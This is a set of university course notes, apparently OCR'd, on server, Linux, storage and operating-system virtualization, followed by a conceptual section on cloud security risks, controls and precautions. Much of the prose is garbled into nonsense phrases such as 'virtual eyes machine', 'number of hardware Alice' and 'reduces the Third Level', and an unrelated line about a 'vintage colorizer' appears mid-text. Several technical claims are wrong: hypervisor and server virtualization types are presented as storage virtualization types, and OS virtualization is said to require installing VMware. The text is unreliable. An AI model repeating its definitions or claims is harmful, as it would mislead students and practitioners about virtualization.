The unmodified operating system can run on the top of the hypervisor. This is possible because of the operations, which are emulated in the software and the status codes are returned with what the real hardware would deliver.




Figure 3.41 Types of Server Virtualization

Types of Hypervisor

The hypervisor uses to enable server virtualization in Cloud Computing. There are two types of hypervisor such as-

i. Bare Metal Hypervisor

The Bare-metal hypervisor is installed directly on the top of the host hardware. It manages all the hardware resources which are installed inside the tin. The hardware resource is further allocated to the virtual machine. VMware vSphere ESXi is an example of the bare metal hypervisor.

ii. Type-2

The second type of hypervisor runs directly on the top of the conventional operating system. Type 2 hypervisor has some architecture limitation. They are quite popular in a nonproduction environment and VMware Workstation for VirtualBox is the example of type-2.




Figure 3.42.Types of Hypervisor

How Server Virtualization Works?

Lucid is the basic principle of working of the server virtualization. Each virtual server performs like a unique physical device, which is capable to run its own operating system. Here software which is specially designed for this purpose is used.

An administrator which is present in the software can convert one physical server into multiple servers. So these multiple servers are enough to use all the machines processing power.

CPU works with multiple processors that provides the ability to run several complicated tasks with ease. Here, the virtual server specially dedicates only to a particular task to perform better. There are many servers which use only a small part of their overall capability.

However, another problem which arises is that the larger the computer network the more complex a server will be.

Virtual Server Usage

We can use the virtual server for web service as web hosting services to the customers at very low cost. In web hosting, there is no need for a separate computer as a single web server provides an ample amount of virtual servers which are sufficient enough to handle the whole work.

Why Server Virtualization?

Server Virtualization allows us to use resources efficiently. With the help of server virtualization, you can eliminate the major cost of hardware. This virtualization in Cloud Computing can divide the workload to the multiple servers and all these virtual servers are capable of performing a dedicated task.

One of the reasons for choosing server virtualization is that a person can move the workload between virtual machine according to the load.

Server virtualization helps to address issues at a time. This is done with the help of specially designed software, an administrator which can convert a single physical server into virtual machines.

The single virtual server acts like an independent physical device which can manage and operate its own operating system. Earlier the scientists created virtual machines on supercomputers for decades and now it is an interesting topic.

Server Virtualization Benefits

Let's discuss some advantages of Server Virtualization in Cloud Computing:




Figure 3.43.Server Virtualization Benefits

i. Economical

This is one of the major benefits of server virtualization because it can divide a single server into multiple virtual servers which eliminate the cost of physical hardware. Moreover, the applications are no longer in need of their own server as each virtual machine on the server operates them.

ii. Quick Deployment and Provisioning

Within minutes, you can perform the provisioning and deployment process. Here, Server Virtualization allows replicating an existing virtual machine.

iii. Disaster Recovery

A data virtually move from one server to another, quickly and safely. You can store the data anywhere and retrieved from anywhere, this process consumes less time and downtime will be very less.

iv. Increase Productivity

If the physical servers are less in amount then it will be easy for them to maintain. In addition, there are many tools available for making provision and convert services as efficiently as possible.

So, this was all about Server Virtualization in Cloud Computing. Hope you liked our explanation.

Conclusion

Server **virtualization** in cloud computing is helping a lot to the IT industries as each virtual server run its own operating system and is capable to perform complicated tasks. It saves the cost, which can be used in other works.

Amazing Linux Virtualization Software and Advantages

Hope you enjoyed our last article **Software Virtualization**. Today, we will talk about Linux Virtualization. This Virtualization in Cloud Computing means running multiple virtual machines on a single physical computer which are operated by the Linux open-source operating system.
Here, we will learn top software and advantages of Linux Virtualization. Along with this, we will cover the different kinds of tasks by Parallels Virtuozzo Containers.

What is Linux Virtualization in Cloud Computing?

Linux virtualization is done by installing a virtual machine application on a computer system which can make multiple virtual machines based on the back-end system resources. It can use for isolating specific apps, programming code, operating system, for **security**, and performance testing.

In Linux virtualizations, the virtual eyes machine shares the hardware but runs independently of the **Linux** operating system. With the help of higher processing computers and flexible hardware, virtualization is more practical and flexible for most of the environment.

It maximizes the output and provides maximum performance by helping to save power and eliminating the use of hardware. The next virtualizations also allow to create and execute Mac OS X, Windows, and the other virtual machines which are powered by an operating system other than Linux.

Top Linux Virtualization Software

Let's see some important Software of Linux **Virtualization in Cloud Computing**:

- VMware server
- XEN
- Parallels Virtuozzo Containers

i. VMware Server

VMware server makes it possible to partition a single physical server into many virtual servers are machines?. It works with Linux and many other which can use concurrently on the same hardware.

ii. XEN

This includes three Software and they are –

- **Citrix XenServer**

Citrix XenServer based on open source Xen hypervisor which delivers low overhead and near-native performance.

- **Oracle VM**

This is based on open source XEN hypervisor technology. The main benefit of Oracle VM is that it has a web browser-based management console and supports both Windows and Linux guests. It features fully tested and certified Oracle applications.

- **Sun xVM**

It is a product line from Sun Microsystems which addresses virtualizations technology based on the open source Xen under Solaris environment onx86-64 systems. It is a family of server and desktop virtualization technologies and solutions.

iii. Parallels Virtuozzo Containers

This product is an operating system level virtualization which designs for large-scale servers and data centres. It is a patented OS virtualizations solution.

It can create isolated partitions on a single physical server and operating system instance to use **hardware**, software, and data centre with maximum efficiency.

Tasks Performed by Parallels Virtuozzo Containers

- **Management**

Proper tools and templates use for automated, multi-container, and multi-server administration.

- **Proper Partitioning**

Providing a partition of the server into multiple can perform by Parallels Virtuozzo Containers with full server functionalities.

- **Security**

When a server is divided all the parts secure and fully functional.

In addition, a person can run multiple Linux distributions inside Parallels Virtuozzo Containers.

Advantages of Linux Virtualization

Following are some benefits of Linux Virtualization:




Figure 3.44.Advantages of Linux Virtualization

i. Better utilization of resources

The overall efficiency of the system can increase bile Linux virtualizations as the physical CPU and memory shared. It eliminates the problem of buying a separate hardware can provide the benefits by boosting the productivity and configuring the new environment.

ii. Reduced Management

As the number of physical hardware servers is less so the time and the funds which are raised for the management will be less such as cooling and energy requirements.

iii. Flexible

Linux Virtualizations provide the flexibility to create a new environment with an existing physical box with the use of applications' modified Xen virtualization implementations. It is compatible with the needs of customers and makes the customer more responsive to business needs.

iv. Reduces other expenses

The cost of licensing is a major factor. So, if the number of hardware is less the cost of licensing will be less. In Linux virtualizations, this major cost reduce as the number of hardware Alice and a single hardware can utilize virtually into any hardware.

As many logical environments support in the same physical box the customer will not require many licenses.

Conclusion: As in Linux virtualizations, more virtual machines can be installed, executed, and maintained on the top of the Linux operating system the flexibility and compatibility are more which makes it user-friendly.

Here the consolidation of hardware and software takes place which allows Linux OS to be shared and divided across multiple virtual machines.

Storage Virtualization in Cloud Computing – Types & Benefits

After **Linux Virtualization**, we are going to learn the Storage Virtualization. Here, we will discuss types, risk, methods, benefits, importance, implementation etc.
Storage virtualization in Cloud Computing is nothing but the sharing of physical storage into multiple storage devices which further appears to be a single storage device.

What is Storage Virtualization in Cloud Computing?

Storage **virtualization in Cloud Computing** is nothing but the sharing of physical storage into multiple storage devices which further appears to be a single storage device. It can be also called as a group of an available storage device which simply manages from a central console.
This virtualization provides numerous benefits such as easy backup, achieving, and recovery of the data.

This whole process requires very less time and works in an efficient manner. Storage virtualization in **Cloud Computing** does not show the actual complexity of the Storage Area Network (SAN). This virtualization is applicable to all levels of SAN.

Why Storage Virtualization should be implemented?

Following are the reasons shows why we storage virtualization in Cloud Computing implements:

- If this virtualization implements in IT environment it will improve the management of the **storage**. As each and everything will properly store and manage there won't be any congestion and the task will perform quickly.
- There will be very less downtime as the storage availability is better. All these problems eliminate with the help of an automated management system.
- Storage virtualization will provide better storage utilization as storing most information in a particular place can cause loss of data, congestion, and any other problems. So, properly dividing storage and storing data can be useful.

Types of Storage Virtualization

Here, we are going to list down all the storage virtualization in Cloud Computing;

- Hardware Assisted Virtualization
- Kernel Level Virtualization
- Hypervisor Virtualization
- Para-Virtualization
- Full Virtualization

i. Hardware Assisted Virtualization

This type of virtualization requires hardware support. It is similar to full Para-virtualization. Here, the unmodified OS can run as **hardware** support for virtualization and we can also use to handle hardware access requests and protect operations.

ii. Kernel Level Virtualization

It runs a separate version of the Linux Kernel. Kernel level allows running multiple servers in a single host. It uses a device driver to communicate between main Linux Kernel and the virtual machine. This virtualization is a special form of **Server Virtualization**.

iii. Hypervisor Virtualization

A hypervisor is a layer between the **Operating system** and hardware. With the help of hypervisor multiple operating systems can work. Moreover, it **provides features** and necessary services which help OS to work properly.

iv. Para-Virtualization

It is based on hypervisor which handles emulation and trapping of software. Here, the guest operating system is modified before installing it to any further machine. The modified system communicates directly with the hypervisor and improves the performance.

v. Full Virtualization

This virtualization is similar to Para-Virtualization. In this, the hypervisor traps the machine operations which is used by the **operating system** to perform the operations. After trapping the operations, it emulates in particular software and the status codes returned.

Storage Virtualization Risks

i. Limited Adoption

The one-third of the enterprise is reporting in a computer economics survey that they are increasing the funds for storage virtualization. There are some understanding of adoption rates, return of investment and the cost of ownership.

ii. Problems in Naming

Before very less VMS was used but now there has been a rapid growth of VMS which makes it difficult to distinguish between the important and the important VMS. To make it more future proof building a naming system and sharing with it with all involved parties should be done.

iii. Failure

The failure occurs due to downtime and data loss. The installation of VMware which hosts crucial services becomes a single point of failure. So to eliminate this threat the protection of virtual machine data should prioritize to the top.




Figure 3.45.Storage Virtualization – Risk & Methods

Methods of Storage Virtualization

i. File-based Storage Virtualization

This type of virtualization is used for a specific purpose and can apply to network-attached storage (NAS) system.

File-based storage virtualization in Cloud Computing utilizes server message block or network file system protocols and with its help of it breaks the dependency in a normal network attached storage array.

This is done between the data being accessed and the location of the physical memory. It also provides a benefit of better handling file migration in the background which improves the performance.

ii. Block-based Virtual Storage

The Block based virtual storage is more widely used than the virtual storage system as the virtual storage system is sometimes used for a specific purpose. The block-based virtual storage system uses logical storage such as drive partition from the physical memory in a storage device.

It also abstracts the logical storage such as a hard disk drive or any solid state memory device. This also allows the virtualization management software to get familiar with the capacity of the available device and split them into shared resources to assign.

Address Space Remapping

Storage virtualization in Cloud Computing helps to achieve location independence by utilizing the physical location of the data. This system provides the space to the customer to store their data and handles the process of mapping.

It is possible that the output of virtualizations can cascade as an input for a higher level of virtualizations. This leads to the fact that it is possible to have multiple layers of virtualizations mapping.

Why Storage Virtualization is Important?

i. Performs Tasks

The appliances of storage virtualization are responsible for several tasks such as heterogeneous replication and federation. These devices lineup in front of arrays and create a common interface for the host.

This allows the administrator to mix and match the protocols and array which are behind the appliances

ii. WAN Management

It does not send multiple copies of the similar data over WAN. The WAN accelerator use to cache the data and send it LAN speed without changing the performance of WAN.

iii. Disaster Recovery

Storage virtualization in Cloud Computing can increase disk utilization and is flexible. This ameliorates disaster recovery and the continuity of the business.

iv. Storage Tiering

Storage tiering is a technique which monitors and selects the most commonly used data and put it on its highest performing storage pool. The least used data is put in the weakest performance storage pool.

Figure 3.46.Storage Virtualization – Advantages and Importance

Advantages of Storage Virtualization

Let's discuss some benefits of Storage Virtualization in Cloud Computing:

i. Easy Retrieval and Upload of Data

In storage virtualization, the data quickly retrieve from virtual storage. It is as easy as accessing a file on the local computer. The data store very easily with the help of some application and an internet connection which is an easy task.

ii. Better Management

The data can be migrated based upon the utilization such as the data which is frequently used can be stored on a high-performance storage system. However, the data which is rarely used can be placed on a bit slower system.

This is an example of a battery management system and the customer won't face any issue regarding storage.

iii. Security

In storage virtualization, the data stores in different place and secure with maximum security. If any disaster takes place the data can be retrieved from some other place and it won't affect the customer.

The security has the ability to meet the real utilization necessities rather than providing additional storage.

How Storage Virtualization Apply?

Following are the different ways for storage applies to the virtualization:

- Host-Based
- Network-Based
- Array-Based

i. Host-Based Storage Virtualization

Here, all the virtualizations and management is done at the host level with the help of software and physical storage, it can be any device or array.

The host is made up of multiple hosts which present virtual drives of a set to the guest machines. Doesn't matter whether they are VMs in an enterprise or PCs.

ii. Network-Based Storage Virtualization

Network-based storage virtualization is the most common form which are using nowadays. Devices such as a smart switch or purpose-built server connect to all the storage device in a fibre channel storage network and present the storage as a virtual pool.

iii. Array-Based Storage Virtualization

Here the storage array provides different types of storage which are physical and used as storage tiers. The software is available which handles the amount of storage tier made up of solid-state drives hard drives.

Centralized Management

Centralized **management** system provides various benefits such as it allows managing, allocating, and viewing storage from a single interface. Moreover, the downtime is minimized as centralized management system provides maximum availability.

Conclusion

The **storage virtualization technique** is now common among the users as it has its own benefits. With the help of storage virtualization in Cloud Computing, all the drives can combine with a single centrally managed resource.

Moreover, it allows modifying and making changes without downtime. This provides flexibility to the customer by making data migration flexible.

Operating System Virtualization – Types, Working, Benefits

Operating System Virtualization (OS Virtualization) is the last types of **Virtualization in Cloud Computing**. Operating system virtualization is a part of virtualization technology and is a type of server virtualization.

In this OS Virtualization, we are going to cover uses, working, types, types of disks, advantages of Operating System Virtualization.

What is Operating System Virtualization?

Operating system virtualizations includes a modified form than a normal operating system so that different users can operate its end use different applications. This whole process shall perform on a single computer at a time.

In OS virtualizations, the virtual eyes environment accepts command from any of the user operating it and performs different task on the same machine by running different applications.

In *operating system virtualizations* when the application does not interfere with another one even though they are functioning in the same computer.

The kernel of an operating system allows more than one isolated user-space instance to exist. These instances call as *software containers*, which are virtualizations engines.

Uses of Operating System Virtualization

These are reasons, which are telling why we have to use Operating System Virtualization in **Cloud Computing**.

- Operating System Virtualization uses to integrate server hardware by moving services on separate servers.
- It providing security to the hardware resources which harm by distrusting users.
- OS Virtualization uses for virtual hosting environment.
- It can separate several applications into containers.

How Operating System Virtualization Works?

The operating system of the computer manages all the software and hardware of the computer. With the help of the operating system, several different computer programs can run at the same time.

This is done by using the CPU of the computer. With the combination of few components of the computer which is coordinated by the operating system, every program runs successfully.

Types of OS Virtualization

- Linux OS Virtualization
- Windows OS virtualizations

i. Linux Operating System virtualization

VMware Workstation software is used to virtualize Linux systems. In addition, to install any software by the means of virtualization the user will need VMware software to install first.

ii. Windows Operating System virtualizations

This type of virtualization is also similar to the above to install any software there is a need to install VMware software firstly.

Types of Disks in OS Virtualization

There are two types of virtual disk present in operating system virtualization so that the client can connect via the network to the virtual disk.

i. Private Disk

The private disk utilizes by a single client or single organization. In this disk, the company can store the information based on the capability assigned.

ii. Shared Disk

Shared disk uses by multiple clients at the same time. The changes done by the clients are applicable individually and won't affect the settings of another client hear that caches get cleaned when the system is restarted. It will set to default after the system gets a restart.

Advantages of OS Virtualization

Following are the benefits of Operating system virtualizations, let's discuss them one by one:

- Operating system virtualizations eliminates the use of physical space which utilizes by the IT system. As everything is virtual it will require less space and hence it will save money.
- As there is no hardware required the maintenance will be less and therefore it will save both time and money.
- The number of Machines will be late so there will be lower power consumption, lower cooling requirement, low maintenance, and more electricity savings.
- It also allows the companies to make enhancement in terms of efficiency to use the server hardware and thus there is a greater return on investment (ROI) on the purchase and greater operational works.
- Operating system virtualizations has quick deployment capability and the traditional environment in the traditional deployment every machine needs to load individually which is not a problem in operating system virtualization.

Facts about OS Virtualization

Operating system virtualization allows security and locates final IT hardware resources among a large number of mutually distrusting users.

Moreover, the system administrator uses it for consolidating server hardware. This is done by shifting services on the separate host in two containers which are on the server.

In operating system virtualization, the OS may hide the resources so that when the computer program reads it they do not appear in the enumeration results. Here it is also possible to run the program within the containers to which only parts of these resources are allocated.

Some containers can introduce on each operating system of which a subset of the resource of the computer has been allocated.

These containers contain a number of computer programs, this program can even interact with each other. The patches and updates to the underlying operating system are completed within the duration of time. Moreover, they have very little or no impact on the availability of application services.

Conclusion : Operating system virtualizations uses the software which allows system hardware to run multiple operating systems concurrently. Most of the companies use OS Virtualization because it is economical, reliable, and flexible.

In Operating system virtualization the OS kernel runs a single operating system and provides that operating system with the ability to replicate on each of the isolated platforms.

Operating system virtualization can provide various benefits to the companies as well as the customers who are using the date as it is compatible with both the small scale and large scale organizations.

Cloud Security – Precautions & Risk of Cloud Computing

In our last session, we talk about **Cloud Computing Challenges**. In this session, we will discuss Cloud Security. Along with this, we will study the risk and security issues in Cloud Computing. At last, we will discuss some precautions and encryptions.

What is Cloud Security?

Cloud computing is integrating day by day and as it has been implemented in most of the companies the security requirement is increasing.

Cloud Security means of the set of control based technologies which design to maintain the security and protect the information, data security and all the applications associated with it.

Get out the security process also includes data backup and business continuity so that the data can retrieve even if a disaster takes place. Cloud computing process addresses the security controls which provide by the cloud provider to maintain the data and its privacy.

Do you know how Cloud computing works?

Facts about Cloud Computing Security

Cloud Computing provides storage to the organizations and the companies to store and process the data. There are ample amount of services can utilize by the organization as per their demand.

Some of the services are SaaS, PaaS, and IaaS. There are two broad categories of Cloud Computing security concerns:

- Security issues faced by cloud providers
- Security issues faced by the customers

The problems associated with the clouds which are provided by cloud providers can eliminate with the help of tools. The cloud providers should continuously monitor this is so that the customers should not face any hindrance.

However, a customer should also take responsibility to manage and secure the data in the cloud. The organization is equally responsible for the security and privacy of the data. The customer can also protect the data with the help of strong password and authentication measures.

Risks with Cloud Computing

Following are the risk of Cloud computing:

Figure 3.47.Risk of Cloud computing

i. Identification and allowance

In a cloud, there is a risk that the data can access by the unauthorized user as it can access from anywhere it is a need to establish it with certainty the identity of a user. A strong authentication and authorization should be a critical concern.

ii. Management interface vulnerability

The cloud can access from anywhere and thus it leads to an increment in the risk. As there is a large number of users who are accessing the cloud the risk is quite high.

So, interfaces which use to manage the public cloud resources should secure as their combination with remote access and web browser vulnerabilities.

iii. Management of security incidents

The customer should inform with the delay which causes due to any detection reporting and subsequent management of security incidents. So there should be a proper management and the customer should be familiar with the fact.

Let's explore What is Public Cloud?
machine learning project vintage colorizer

iv. Security of application

The applications on the cloud protect with a great security solution which based on physical and virtual resources.

The level of security is high and the same level of security must provide to workloads which deploy in cloud services. There should centralize management across distributed workload instances

v. Securing the data

The personal data of the customer should secure as it is one of the important parts. Unavailability of the data can cause a major issue for both the customer and the provider.

This problem can rapidly grow in case of multiple data transfer which will result in a lack of ownership transparency and will lead to a great loss.

Measures & Controls in Cloud Security

There are several measures and controls in the Cloud security architecture which are found in the following categories:

- Preventive Control
- Deterrent Control

- Detective Control
- Corrective Control

i. Preventive control

This type of control strengthens to reduce the attacks on the cloud system. This system reduces the problem but does not actually eliminate vulnerabilities. It also prevents unauthorized access so that the privacy of the cloud is not disturbed. Due to this, cloud users are correctly identified.

ii. Deterrent control

Please type of control schedule attack on the cloud system by providing a warning sign which typically reduces the Third Level by informing the authorized person. If there is an unauthorized access it shows a warning message that there will be adverse consequences if they will proceed further.

iii. Detective control

These controls detect the incident which occurs. If there is an attack the detective control will inform the user to perform corrective control and address the issue.

It also includes intrusion detection and prevention arrangements which are used to detect the attack which took place on cloud system by supporting the communication infrastructure.

Follow this link to learn Benefits of Cloud Operations

iv. Corrective control

This control reduces the consequences of an incident by putting a halt on damage. It further restores the backup and rebuilds a system so that everything works correctly.

All the security measures are correct if the defensive implementations are properly processed. Cloud Security architecture should recognize the problems and should come up with a solution very quickly.

With the help of these controls, the problems associated with the clouds should be diminished very quickly.

Cloud Security Precautions

- One should be familiar where the data stores. So that if the disaster takes place or the provider goes out of business the data can retrieve from the locations. Dedicated hardware should be there as it allows for cloud computing services to pass the security guidelines.

- There should be a snapshot of the data and the data should store in different places. The backup of the data should protect so that whatever happens the secure backup can retrieve easily.
- The cloud providers should be trustworthy then they should make sure that the data centres seriously secure. Manage services can provide great benefit and expertise data and business Resilient. Moreover, services like firewalls antivirus can also offer by cloud providers to increase the security of the servers.
- Proper testing should be done how to make sure that everything is secure. The company can also hire an ethical hacker to test the security provisions. There should be a proper vulnerability scanning and assessment makes sure that there is no unauthorized access.

Encryption

Encryption as a service provided by the host in which the data is encrypted and after the encryption, it stores in the cloud. This is an important part of cloud security and can benefit a lot.

Conclusion: **Security is an important aspect and it cannot overstate. The preference of IT professionals is the private cloud over the public cloud. So, we can say that Cloud security plays an important role in the Cloud industry.**

SATHYABAMA
INSTITUTE OF SCIENCE AND TECHNOLOGY
(DEEMED TO BE UNIVERSITY)
Accredited "A" Grade by NAAC | 12B Status by UGC | Approved by AICTE
www.sathyabama.ac.in

SCHOOL OF ELECTRICAL AND ELECTRONICS ENGINEERING

